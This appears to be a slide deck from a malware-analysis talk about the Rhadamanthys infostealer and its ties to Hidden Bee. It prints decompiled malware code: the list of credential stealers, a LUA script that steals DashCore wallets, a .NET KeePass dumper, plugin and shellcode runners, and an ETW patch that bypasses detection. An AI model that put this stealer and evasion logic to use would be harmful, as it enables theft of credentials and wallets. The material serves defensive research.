Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	Customized exception handling?
RH \geq 0.4.5	XS	✓	✓	✓	✓
RH $<$ 0.4.5	HS	✓	partial	✗	✓
RH $<$ 0.4.5	RS	✓	✓	✗	✓
HiddenBee	NS	✓	partial	✗	✓

partially customized import table;
same as in HS format

Similar modular design

- The custom packages, having not only analogous structure, but even the same paths to the components!

```
34 if ( !sub_10035919(v19) )
35 {
36     v5 = sub_10002412(v19, v4 + 18, *v4, v4[1]);
37     Block = v5;
38     if ( v5 )
39     {
40         Src = fetch_from_package(v5, aBinAmd64Preload, &Size); // "/bin/amd64/preload.bin"
41         if ( Src )
42         {
43             if ( Size )
44             {
45                 v6 = fetch_from_package(v5, aBinAmd64Coredll, &v23); // "/bin/amd64/coredll.bin"
46                 v7 = v6;
47                 if ( v6 )
48                 {
49                     if ( v23 )
50                     {
51                         v8 = calloc(1u, *(v6 + 12) + 4096);
```

Rhadamanthys

```
10004015 push     esi                ; int
10004016 push     eax                ; Str1
10004017 push     [ebp+arg_C]        ; int
1000401A call     find_by_path
1000401F add     esp, 10h
10004022 cmp     eax, edi
10004024 mov     [ebp+Src], eax
10004027 jz      loc_1000448C
```

```
1000402D cmp     byte ptr [ebp+arg_14], 0
10004031 mov     eax, offset aBinAmd64Coredll ; "/bin/amd64/coredll.bin"
10004036 jnz     short loc_1000403D
```

```
10004038 mov     eax, offset aBinI386Coredll ; "/bin/i386/coredll.bin"
```

Hidden Bee

Similar modular design

- Submodules referenced by paths in a format:
`/bin/amd64/[module_name]` or
`/bin/i386/[module_name]`, often with `.bin` extension
- The components may be injected into other processes, and loaded with the help of additional shellcodes
- Overlap is so significant that Virus Total identified some of the Rhadamanthys shellcodes as Hidden Bee components

Who is the Rhadamanthys author?

- Both Hidden Bee and Rhadamanthys seem to be a work of the same entity
- A team? One skilled person?
- Uses ideas and PoCs of others, but with good understanding
- Also has his own, original ideas
- Iteratively improve his work



**Rhadamanthys | BEWARE
OF FAKE**

@kingcrete

I'm back. Work resumed. [New](#) current working version
is V0.6.0

SEND MESSAGE



Managing the army of thieves

All the flavors of Rhadamanthys modules

Types of the modules

- Native (XS format, delivered in the package)
- LUA scripts (package)
- The Plugin system: extendibility by custom .NET modules, following API
- The runners for:
 - Custom .NET modules
 - PowerShell scripts
 - VBS an JScripts
 - and more...

The chief in command

- The main module (`core.bin`) comes with a hardcoded set of stealers + allows to run submodules
- Some modules are runners for other plugins and scripts: `taskcore.bin`, `runtime.dll`, `loader.dll`
- communicates with the submodules over the named pipe, collects and sends the results
 - However: some modules can also speak directly to the C2

The hardcoded stealers

- The stealers hardcoded in `core.bin` can be divided into two groups:

```
seg004:001E0AE0 ; profile_funcs *g_ProfileCallbacks
seg004:001E0AE0 g_ProfileCallbacks dd offset vtable_chrome_profiles
seg004:001E0AE0 ; DATA XREF: check_targets_fil
seg004:001E0AE0 ; check_targets_fill_profil
seg004:001E0AE4 dd offset vtable_firefox_profiles
seg004:001E0AE8 dd offset vtable_filezilla_profiles
seg004:001E0AEC dd offset vtable_openvpn_profiles
seg004:001E0AF0 dd offset vtable_telegram_profiles
seg004:001E0AF4 dd offset vtable_discord_profiles
seg004:001E0AF8 dd offset vtable_stickynotes_profiles
seg004:001E0AFC align 10h
seg004:001E0B00 ; stealer_funcs *g_StealersList
seg004:001E0B00 g_StealersList dd offset vtable_steal_chrome_360browser_and_card_data
seg004:001E0B00 ; DATA XREF: run_stealers+171r
seg004:001E0B00 ; run_stealers+201to ...
seg004:001E0B04 dd offset vtable_steal_mozilla_storage_and_history
seg004:001E0B0C dd offset vtable_collect_system_info
seg004:001E0B10 dd offset vtable_msie_cookies
seg004:001E0B14 dd offset vtable_foxmail_stealer
seg004:001E0B18 dd offset vtable_steal_openvpn
seg004:001E0B1C dd offset vtable_filezilla_recent_servers
seg004:001E0B20 dd offset vtable_wincp_stealer
seg004:001E0B24 dd offset vtable_telegram_stealer
seg004:001E0B28 dd offset vtable_discord_stealer
seg004:001E0B2C dd offset vtable_stickynote_stealer
seg004:001E0B30 dd offset vtable_stream_stealer
seg004:001E0B34 dd offset vtable_core_ftp_stealer
seg004:001E0B38 dd offset vtable_keepass_hax
seg004:001E0B3C dd offset vtable_teamviewer_spy
seg004:001E0B3C align 10h
```

Passive – parsing found configuration files

Active – interfering with running processes

The LUA runner

```
1. local file_count = 0
2. if not framework.flag_exist("W") then
3.     return
4. end
5. local filenames = {
6.     framework.parse_path([[%AppData%\DashCore\wallets\wallet.dat]]),
7.     framework.parse_path([[%LOCALAppData%\DashCore\wallets\wallet.dat]])
8. }
9. for _, filename in ipairs(filenames) do
10.    if filename ~= nil and framework.file_exist(filename) then
11.        if file_count > 0 then
12.            break
13.        end
14.        framework.add_file("DashCore/wallet.dat", filename)
15.        file_count = file_count + 1
16.    end
17. end
18. if file_count > 0 then
19.     framework.set_commit("!CP:DashCore")
20. end
```

Each ID represents a type of a target

ID	Type
W	wallets
E	e-mails
F	FTP
N	note-keeping apps
M	messengers
V	VPN
2	authentication related, password managers, etc.

Example: DashCore wallet stealer

The LUA runner

- It can run up to 100 LUA scripts – of which we found 59 to be implemented

```
do
{
    snprintf(script_name, 0x80ui64, "/extension/%08x.xs", ext_id);
    script_data = fetch_from_package(package_data, script_name, &data_size);
    if ( !script_data )
        break;
    lua_buf = (scripts_info *)calloc(1ui64, data_size + 0x40);
    buf = lua_buf;
    if ( lua_buf )
    {
        name_buf = &lua_buf->nInfo;
        name_len = snprintf(lua_buf->nInfo.name_buffer, 0x10ui64, "%08x.xs", ext_id);
        buf->module_name = (char *)name_buf;
        buf->name_len = name_len;
        buf->module_size = data_size;
        _buf = &name_buf->data;
        _script_data = (char *)script_data;
        buf->module_buf = (BYTE *)_buf;
        copy_mem_obf((char *)_buf, _script_data, data_size);
        prev = scripts_info1->prev;
        buf->prev = scripts_info1->prev;
        prev->next = (modules_info *)buf;
        buf->next = (modules_info *)scripts_info1;
        scripts_info1->prev = (modules_info *)buf;
    }
    else
    {
        _script_data = (char *)script_data;
    }
    free(_script_data);
    ++ext_id;
}
while ( ext_id < 100 );
```

Fetching LUA scripts

The LUA runner and the 59 scripts

Armory	AtomicDEX	AtomicWallet	Authy Desktop	AzireVPN	BinanceWallet
BinanceWallet	BitcoinCore	CheckMail	Clawsmail	Clawsmail	CuteFTP
Cyberduck	DashCore	Defichain-Electrum	Dogecoin	Electron-Cash	Electrum-SV
Electrum	EMClient	Exodus	Frame	FtpNavigator	FlashFXP
FTPRush	GmailNotifierPro	Guarda	Jaxx	Litecoin-Qt	Litecoin-Qt
LitecoinCore	Monero	MyCrypto	MyMonero	NordVPN	Notefly
Notezilla	SSH	Outlook	Pidgin	PrivateVPN	ProtonVPN
Psi+	PuTTY	Qtum-Electrum	Qtum	RoboForm	Safepay
SmartFTP	Solar Wallet	The Bat	TokenPocket	Total Commander	Tox
TrulyMail	WinAuth	WalletWasabi	WindscribeVPN	Zap	

all observed LUA stealers

.NET and PowerShell support

- Although the core components are native code, Rhadamanthys puts a lot of emphasis on .NET and PowerShell
- There are few different components that allow to run .NET and PowerShell plugins

.NET and PowerShell support

- Bypasses AMSI and Event tracing via patching the responsible functions

Disasm: .text	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports	Resour
	Hex					Disasm		
4F1A0	★ 4833C0					XOR RAX, RAX		EtwEventWrite;4
4F1A3	C3					RET		
4F1A4	83EC58					SU		
4F1A7	4D894BE8					MO		
4F1AB	33C0					XO		
4F1AD	458943E0					MO		
4F1B1	4533C9					XO		
4F1B4	498943D8					MO		

RVA	ID	Comment
4f1a0	1	EtwEventWrite;4

patch at the beginning of the function makes it exit immediately, returning a desired status

Integration of .NET and native modules

- The whole .NET environment is manually created within the native Rhadamanthys module

```
1 int __stdcall init_dotNET(int runtimeHost)
2 {
3     int instance; // esi
4     HMODULE mscorlee; // eax
5     HMODULE _mscorlee; // ebx
6     int is_2_0; // [esp+Ch] [ebp-4h]
7
8     instance = 0;
9     mscorlee = LoadLibraryW(mscorlee_dll);
10    _mscorlee = mscorlee;
11    if ( mscorlee )
12    {
13        // Check if a specific .NET version exists
14        is_2_0 = CheckForSpecificCLRVersionInternal(aV2050727, mscorlee); // "v2.0.50727"
15        if ( CheckForSpecificCLRVersionInternal(aV4030319, _mscorlee) ) // "v4.0.30319"
16        {
17            instance = to_CLRCreateInstance_init_runtimeHost(aV4030319, runtimeHost, _mscorlee); // "v4.0.30319"
18            if ( !instance && is_2_0 )
19                return to_CLRCreateInstance_init_runtimeHost(aV2050727, runtimeHost, _mscorlee); // "v2.0.50727"
20        }
21        else
22        {
23            instance = 0;
24            if ( is_2_0 )
25                return to_CorBindToRuntimeEx(aV2050727, _mscorlee, runtimeHost); //
26            // Request a WorkStation build of the CLR
27        }
28    }
29    return instance;
30 }
```

stubmod.bin

```
1 BOOL __stdcall to_CorBindToRuntimeEx(int version, HMODULE hModule)
2 {
3     int v3; // esi
4     FARPROC CorBindToRuntimeEx; // eax
5
6     v3 = 0;
7     CorBindToRuntimeEx = GetProcAddress(hModule, aCorbindtorunti_0);
8     if ( CorBindToRuntimeEx )
9         return (CorBindToRuntimeEx)(version, aWks, 5, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, spRuntimeHost) >= 0; //
10    // L"wks", //Request a WorkStation build of the CLR
11    // STARTUP_LOADER_OPTIMIZATION_MULTI_DOMAIN | STARTUP_CONCURRENT_GC,
12    //
13    return v3;
14 }
```

```
1 BOOL __stdcall to_CLRCreateInstance_init_runtimeHost(int version, int runtimeHost, HMODULE hModule)
2 {
3     BOOL v3; // edi
4     HMODULE (__stdcall *ProcAddress)(int, int, LPVOID); // eax
5     int runtimeInfo; // [esp+4h] [ebp-8h] BYREF
6     int metaHost; // [esp+8h] [ebp-4h] BYREF
7
8     v3 = 0;
9     metaHost = 0;
10    runtimeInfo = 0;
11    ProcAddress = GetProcAddress(hModule, aClrcreateinsta);
12    if ( ProcAddress )
13        && ProcAddress(dword_1040F0, dword_104100, &metaHost) >= 0
14        && (*(metaHost + 12))(metaHost, version, IID_ICLRRuntimeHost, &runtimeInfo) >= 0 // metaHost->GetRuntime
15        // IID_ICLRRuntimeHost
16        && (*(runtimeInfo + 40))(runtimeInfo, &hModule) >= 0
17        && hModule )
18    {
19        v3 = (*(runtimeInfo + 36))(runtimeInfo, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, runtimeHost) >= 0; //
20        // runtimeInfo->GetInterface(
21        // CLSID_CLRRuntimeHost,
22        // IID_ICLRRuntimeHost,
23        // (LPVOID*)&runtimeHost)
24    }
25    if ( metaHost )
26    {
27        (*(metaHost + 8))(metaHost);
28        metaHost = 0;
29    }
30    if ( runtimeInfo )
31        (*(runtimeInfo + 8))(runtimeInfo);
32    return v3;
33 }
```


Integration of .NET and native modules

Stubmod may be injected into different processes. It is used to run i.e. the KeePass stealer

.NET

```
CreateMutexW(0i64, 0, Buffer);
if ( !*((_BYTE *)a1 + 20) && !CoInitializeEx(0i64, 0) )
{
    ProcessHeap = GetProcessHeap();
    v6 = HeapAlloc(ProcessHeap, 8u, 4ui64);
    if ( v6 )
    {
        v19 = v6;
        callback_ptr = ( _int64)communicate_over_pipe;
        *v6 = *((_DWORD *)a1 + 4);
        init_mscooree_and_run_dll(
            (OLECHAR *)a1 + 12,
            (OLECHAR *)a1 + *((unsigned __int16 *)a1 + 11) + 12,
            (_int64)v4,
            *((unsigned int *)a1 + 3),
            &callback_ptr);
    }
}
```

```
memset(v28, 0, sizeof(v28));
memset(v30, 0, 0x18ui64);
Vector = SafeArrayCreateVector(0xCu, 0, 1u);
if ( Vector )
{
    rgIndices = 0;
    wprintfW(dllArg, aP, callback_ptr); // "%p"
    // print callback function address into a string
    // that will be passed as a DLL argument

    pv = 8;
    v27 = SysAllocString(dllArg);
    SafeArrayPutElement(Vector, &rgIndices, &pv);
}
```

```
// Token: 0x06000007 RID: 7 RVA: 0x00002304 File Offset: 0x00000504
public static void DllMain(string arg)
{
    long value = long.Parse(arg, NumberStyles.AllowHexSpecifier);
    IntPtr source = new IntPtr(value);
    if (IntPtr.Size == 8)    checking pointer size: 8 for 64-bit, 4 for 32-bit
    {
        byte[] array = new byte[16];
        Marshal.Copy(source, array, 0, 16);
        Program.NativePtr = new IntPtr(BitConverter.ToInt64(array, 0));
        Program.NativeData = new IntPtr(BitConverter.ToInt64(array, 8));
    }
    else
    {
        byte[] array2 = new byte[8];
        Marshal.Copy(source, array2, 0, 8);
        Program.NativePtr = new IntPtr(BitConverter.ToInt32(array2, 0));
        Program.NativeData = new IntPtr(BitConverter.ToInt32(array2, 4));
    }
    Program.FnSendData = (SyscallSend)Marshal.GetDelegateForFunctionPointer(Program.NativePtr, typeof(SyscallSend));
    GC.KeepAlive(Program.FnSendData);    interpret the first pointer as a pointer to the native function (passed from the calling module).
    Program.KcpDump();                  The function is responsible for sending the stolen data into a pipe
}
```

parsing the given argument (string) as two pointers

```
// Token: 0x06000005 RID: 5 RVA: 0x00002050 File Offset: 0x00000250
private static bool KcpDumpSendData(Dictionary<string, byte[]> keyValues)
{
    Stream stream = new MemoryStream();
    foreach (KeyValuePair<string, byte[]> keyValuePair in keyValues)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(keyValuePair.Key);
        byte[] bytes2 = BitConverter.GetBytes(Convert.ToInt32(bytes.Length));
        stream.Write(bytes2, 0, bytes2.Length);
        stream.Write(bytes, 0, bytes.Length);
        byte[] bytes3 = BitConverter.GetBytes(Convert.ToInt32(keyValuePair.Value.Length));
        stream.Write(bytes3, 0, bytes3.Length);
        stream.Write(keyValuePair.Value, 0, keyValuePair.Value.Length);
    }
    byte[] array = new byte[stream.Length];
    stream.Seek(0L, SeekOrigin.Begin);
    stream.Read(array, 0, array.Length);
    return Program.FnSendData(Program.NativeData, 3, array, array.Length);
}
```

```
int __cdecl
to_read_write_to_pipe(
    int seed,
    DWORD numberOfBytesToWrite,
    BYTE *data,
    int data_size
)
```

Seed is a number required to recreate the pipe name

The simplest PowerShell runner

The simplest version, replaced in 0.5.0 by much more complex Runtime.dll

```
Runtime X
1 using System;
2 using System.Globalization;
3 using System.Runtime.InteropServices;
4
5 // Token: 0x02000010 RID: 16
6 internal class Runtime
7 {
8     // Token: 0x0600003B RID: 59 RVA: 0x00002768 File Offset: 0x00000968
9     private static void Main(string[] args)
10     {
11         if (args.Length == 2)
12         {
13             long value = long.Parse(args[0], NumberStyles.AllowHexSpecifier);
14             long value2 = long.Parse(args[1], NumberStyles.AllowHexSpecifier);
15             IntPtr intPtr = new IntPtr(value);
16             IntPtr intPtr2 = new IntPtr(value2);
17             GC.KeepAlive(intPtr);
18             GC.KeepAlive(intPtr2);
19             SyscallRuntime runtime = (SyscallRuntime)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(SyscallRuntime));
20             SysNativeWrapper sysNativeWrapper = SysNativeWrapper.CreateInstance(runtime, intPtr2);
21             while (!sysNativeWrapper.IsEOF())
22             {
23                 string script = sysNativeWrapper.GetScript();
24                 if (script.Length > 0)
25                 {
26                     PowerShell powerShell = new PowerShell();
27                     sysNativeWrapper.ps = powerShell;
28                     powerShell.exe(script);
29                     powerShell.close();
30                     byte[] data = powerShell.dump();
31                     sysNativeWrapper.SendDumpData(data);
32                 }
33                 if (!sysNativeWrapper.MoveNext())
34                 {
35                     return;
36                 }
37             }
38             return;
39         }
40     }
41 }
```


The plugin system: runtime.dll

- Since the release 0.5.0, there is a .NET module supporting the plugins with their own API

17. Plug-ins and loader modules support secondary development and provide SDK support.

714 👁 edited 21:35

The author announced SDK support, and provided documentation on his channel

October 24, 2023

RF

Rhadamanthys FAQ



CSharp_Extension_Manual.pdf

94.3 KB




Script_Manual.pdf

75.9 KB

611 👁 14:34

The plugin system: runtime.dll

- The new .NET module supports the plugins with their own API



Runtime.dll: the manager of .NET plugins

```
if (!(CallType == "powershell"))
{
    if (CallType == "plugins")
    {
        if (payload != null && payload.Length > 0)
        {
            AppDomain.CurrentDomain.AssemblyResolve += Runtime.CurrentDomain_AssemblyResolve;
            try
            {
                Assembly assembly = Assembly.Load(payload);
                if (assembly != null)
                {
                    object obj = null;
                    Type[] types = assembly.GetTypes();
                    foreach (Type type in types)
                    {
                        Type type;
                        if (type.GetInterface("ExtPlugin") != null)
                        {
                            obj = assembly.CreateInstance(type.FullName);
                            break;
                        }
                    }
                    if (obj != null)
                    {
                        Type type = obj.GetType();
                        MethodInfo method = type.GetMethod("Main");
                        if (method != null)
                        {
                            method.Invoke(obj, null);
                        }
                    }
                }
            }
            catch (Exception)
            {
            }
        }
    }
}
```

The plugins are .NET assemblies following the API

The native plugin runner: taskcore.bin

- One more addition of 0.5.0 was introduction of yet another plugin runner: taskcore.bin

14. The task module has been greatly upgraded, and a new plug-in module has been introduced to support users in secondary development of their own plug-ins.

Supports multiple task execution modes:

Normal execution

In Memory LoadPE Execution

Powershell Execution

DotNet Reflection Execution

DotNet Extension Execution

DotNet Extension with Zip Execution

VbScript Execution

JScript Execution

X86 shellcode execution

X64 shellcode execution

Native Plugin Loader

The native plugin runner: taskcore.bin

- The module is implemented as XS (native Intel code)

```
1 void __stdcall run_commands(tc_stc1 *stc)
2 {
3     DWORD tls_index1; // eax
4     DWORD tls_index; // eax
5
6     if ( stc )
7     {
8         tls_index1 = TlsAlloc();
9         set_tls_index(tls_index1);
10        alloc_tls_buffer();
11        switch ( stc->cmd_id )
12        {
13            case 1u:
14                sub_10CE91(stc->unk2, stc->hMapping);
15                break;
16            case 2u:
17                run_functions_from_custom(stc->unk2, stc->hMapping);
18            case 3u:
19                to_parse_scripts_and_plugins1(stc->unk2, stc->hMapping);
20                break;
21            case 4u:
22                to_parse_scripts_and_plugins2(stc->unk2, stc->hMapping);
23                break;
24            case 5u:
25                run_dotnet1(stc->unk2, stc->hMapping);
26                break;
27            case 6u:
28                to_parse_scripts_and_plugins3(stc->unk2, stc->hMapping);
29                break;
30            case 7u:
31                sub_10D434(stc->unk2, stc->hMapping);
32                break;
33            case 8u:
34                run_shellcode_from_mapping(stc->unk2, stc->hMapping);
35            case 9u:
36                run_dumper_window(stc->unk2, stc->hMapping);
37                break;
38            default:
39                break;
40        }
41        free_tls_storage();
42        tls_index = get_tls_index();
43        TlsFree(tls_index);
44        ExitProcess(0);
45    }
46 }
```

The central function within taskcore.bin works as dispatcher of commands with particular types

The native plugin runner: taskcore.bin

- Running of the scripts (JScript, WScript, PowerShell) is implemented via COM interface (IActiveScript)

```
43 inst = CoInitializeEx(0, 0);
44 if ( inst >= 0 )
45 {
46     inst = CoCreateInstance(&script_type, 0, 3u, &IActiveScript, (LPVOID *)&activeScript);
47     if ( inst >= 0 )
48     {
49         inst = activeScript->lpVtbl->QueryInterface(
50             activeScript,
51             (const IID *)const IActiveScriptParse32,
52             (void **)&script_parser);
53         if ( inst >= 0 )
54         {
55             inst = script_parser->lpVtbl->InitNew(script_parser);
56             if ( inst >= 0 )
57             {
58                 v26[3] = (ITypeLib *)activeScript;
59                 inst = activeScript->lpVtbl->SetScriptSite(activeScript, (IActiveScriptSite *)&v24);
60                 if ( inst >= 0 )
61                 {
62                     v5 = activeScript->lpVtbl;
63                     wscript = (const OLECHAR *)decode_wstring(&enc_WScript); // "WScript"
64                     v7 = SysAllocString(wscript);
65                     inst = v5->AddNamedItem(activeScript, v7, 2);
66                     if ( inst >= 0 )
67                     {
68                         v8 = activeScript->lpVtbl;
69                         rhadam = (const OLECHAR *)decode_wstring(&enc_Rhadamathys); // "Rhadamathys"
70                         v10 = SysAllocString(rhadam);
71                         inst = v8->AddNamedItem(activeScript, v10, 2);
72                         if ( inst >= 0 )
73                         {
74                             clear_tls_buffer();
75                             inst = script_parser->lpVtbl->ParseScriptText(script_parser, Block, 0, 0, 0, 0, 0, 0, 0);
76                             if ( inst >= 0 )
77                             {
78                                 inst = activeScript->lpVtbl->SetScriptState(activeScript, SCRIPTSTATE_CONNECTED);
79                             }
80                         }
81                     }
82                     script_parser->lpVtbl->Release(script_parser);
83                 }
84                 activeScript->lpVtbl->Close(activeScript);
85                 activeScript->lpVtbl->Release(activeScript);
86             }
87         }
88     }
89 }
```

The name "Rhadamathys" is used as an identifier

Conclusions

- Rhadamanthys is complex, and keeps evolving – we still didn't cover it fully
- Understanding the design helps reaching out parts that interest us the most
- It's easy to get lost in details: try to start with some concrete questions to answer



Read more...



<https://research.checkpoint.com/2023/rhadamanthys-the-everything-bagel-infostealer/>

<https://research.checkpoint.com/2023/from-hidden-bee-to-rhadamanthys-the-evolution-of-custom-executable-formats/>



<https://research.checkpoint.com/2023/rhadamanthys-v0-5-0-a-deep-dive-into-the-stealers-components/>